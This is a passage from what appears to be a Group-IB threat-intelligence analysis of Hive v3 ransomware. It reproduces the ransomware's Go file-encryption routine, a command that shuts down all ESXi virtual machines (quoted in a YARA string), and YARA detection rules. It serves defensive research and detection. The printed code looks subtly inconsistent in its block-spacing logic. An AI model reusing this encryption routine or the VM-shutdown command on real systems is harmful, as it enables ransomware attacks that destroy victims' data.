00000000:  B1 BF 12 CC-03 D5 35 68-4A EB AF BA-71 A8 6A EC  ▒┐↕╟♥┌5hJып║qиjь
00000010:  08 7C 80 69-8E 24 2C A4-3D 22 39 0F-4E F0 14 C1  ◘|АiО$,д="9☼NЁ¶┴
00000020:  FF D1 78 34-B2 4D 5A 45-D7 34       -             ╤x4▓MZE╫4
```

In this case, the numbers n1 and n2 have the values 0B23478D1h and 0D7455A4Dh respectively.

In Hive, files are encrypted by blocks 4096 bytes in size, with the maximum number of blocks encrypted within a file amounting to 25, which corresponds to 102,400 bytes of encrypted data. There can be an interval separating the encrypted blocks, the size of which if defined by the file size. The encryption is implemented using byte-by-byte XOR with two byte sequences from the keytab 102,400 bytes and 3,072 bytes respectively. The starting positions in the sequences are defined using the n1 and n2 numbers respectively.
File contents encryption code:

```go
// Encrypt file data
func (keytab *EncryptionKeyTab) EvaluateFilename(filename string,
                                                 n1 uint32,
                                                 n2 uint32) error {

  f, err := os.OpenFile(filename, os.O_RDWR, 0600)
  if err != nil {
    return err
  }

  defer f.Close()

  file_info, err := f.Stat()
  if err != nil {
    return err
  }

  file_size := file_info.Size()

  var num_blocks int = int(30 * (file_size / 4096) / 100)

  if file_size == 0 {
    return nil
  }

  if file_size <= 4096 {
    num_blocks = 1
  } else if (num_blocks < 2) {
    num_blocks = 2
  } else {
    if (num_blocks > 25) {
      num_blocks = 25
    }
  }

  key_data1_pos := n1 % 0xE7000
  key_data1 := keytab.Data[key_data1_pos : key_data1_pos + 0x19000]

  key_data2_pos := n2 % 0xFF400
  key_data2 := keytab.Data[key_data2_pos : key_data2_pos + 0xC00]

  var buf [4096]byte

  var total_pos int = 0

  var block_space int64

  if num_blocks > 1 {
    block_space = 0
  } else {
    block_space = (file_size - int64(num_blocks * 4096)) /
                  int64(num_blocks - 1)
  }

  for block_num := 1; block_num <= num_blocks; block_num++ {

    var file_off int64

    if block_num == 1 {
      file_off = 0
    } else if block_num == num_blocks {
      if file_size > file_off + 4096 {
        file_off = file_size - 4096
      }
    } else {
      file_off += int64(block_space)
    }

    bytes_read, err := f.ReadAt(buf[:], file_off)
    if (err != nil) && (err != io.EOF) {
      return err
    }

    if bytes_read == 0 {
      break
    }

    // Encrypt block
    for i := 0; i < bytes_read; i++ {
      pos := total_pos + i
      buf[i] ^= key_data1[pos % 0x19000] ^ key_data2[pos % 0xC00]
    }

    _, err = f.WriteAt(buf[:bytes_read], file_off)
    if err != nil {
      return err
    }
    file_off += int64(bytes_read)
    total_pos += bytes_read
  }

  return nil
}
```

When the files are encrypted, the file encryption key table is erased from the system's memory (EraseKey function). Therefore, to decrypt each file, the initial encryption key table is required, as well as the values of n1 and n2 numbers are required, extracted from this file name.

From threat actors' point of view, the main advantages of this approach to file encryption are the file size, which remains unchanged after the encryption, and the encryption speed. High encryption speed is also determined, among other factors, by the original file size. As opposed to many other ransomware samples, Hive does not write its metadata directly in the encrypted file. This advantage additionally complicates file recovery process, since the operating system will likely rewrite data in the same clusters. This system, however, does not look ideal when it comes to stability.

In comparison, in the previous Hive versions the key table size amounts to 10 MB and the number of RSA keys used to encrypt it reaches 100. Content encryption is also performed using a similar algorithm based on the byte-by-byte XOR.
Indicators of compromise

SHA-256

YARA rules

```
/*
Hive ransomware
*/


rule Hive_v3
{
    meta:
        author = "Andrey Zhdanov"
        company = "Group-IB"
        family = "ransomware.hive"
        description = "Hive v3 ransomware Windows/Linux/FreeBSD payload"
        severity = 10
        score = 100

    strings:
        $h0 = { B? 03 52 DA 8D [6-12] 69 ?? 00 70 0E 00 [14-20]
                8D ?? 00 90 01 00 }
        $h1 = { B? 37 48 60 80 [4-12] 69 ?? 00 F4 0F 00 [2-10]
                8D ?? 00 0C 00 00 }
        $h2 = { B? 3E 0A D7 A3 [2-6] C1 E? ( 0F | 2F 4?)
                69 ?? 00 90 01 00 }

    condition:
        (((uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550)) or
         (uint32(0) == 0x464C457F)) and
        (
            (2 of ($h*))
        )
}


rule Hive_ESXi_v3
{
    meta:
        author = "Andrey Zhdanov"
        company = "Group-IB"
        family = "ransomware.hive.esxi"
        description = "Hive v3 ransomware ESXI payload"
        severity = 10
        score = 100

    strings:
        $h0 = { 48 69 ?? B5 B4 1B 01 48 C1 E? 20 69 ?? 00 70 0E 00 29 ?? }
        $h1 = { 48 69 ?? 25 30 40 00 48 C1 E? 20 69 ?? 00 F4 0F 00 29 ?? }

        $a0 = "\\.(vm|vs)\\w+$\x00" ascii
        $a1 = "vim-cmd vmsvc/getallvms | grep -o -E '^[0-9]+' | xargs -r -n 1 vim-cmd vmsvc/power.off" ascii

        $b0 = "\x00%s.key.%s\x00" ascii
        $b1 = "\x00! export %s" ascii
        $b2 = "\x00+ export %s" ascii
        $b3 = "HOW_TO_DECRYPT.txt\x00" ascii
        $b4 = "\x00+notify /etc/motd\x00" ascii
        $b5 = "\x00+notify %s" ascii
        $b6 = "\x00+ prenotify %s" ascii
        $b7 = "\x00Stopping VMs\x00" ascii

    condition:
        (uint32(0) == 0x464C457F) and
        (
            (2 of ($h*)) or
            ((1 of ($a*)) and (2 of ($b*)))
        )
}
```

1. The material was prepared by Group-IB specialists solely for research purposes in order to minimize the risk of further use of methods and techniques of committing illegal actions and their timely prevention.

2. The conclusions do not represent the official position of competent authorities, including law enforcement agencies, do not contain direct accusations of committing crimes or other unlawful actions, and are analytical and informative in nature.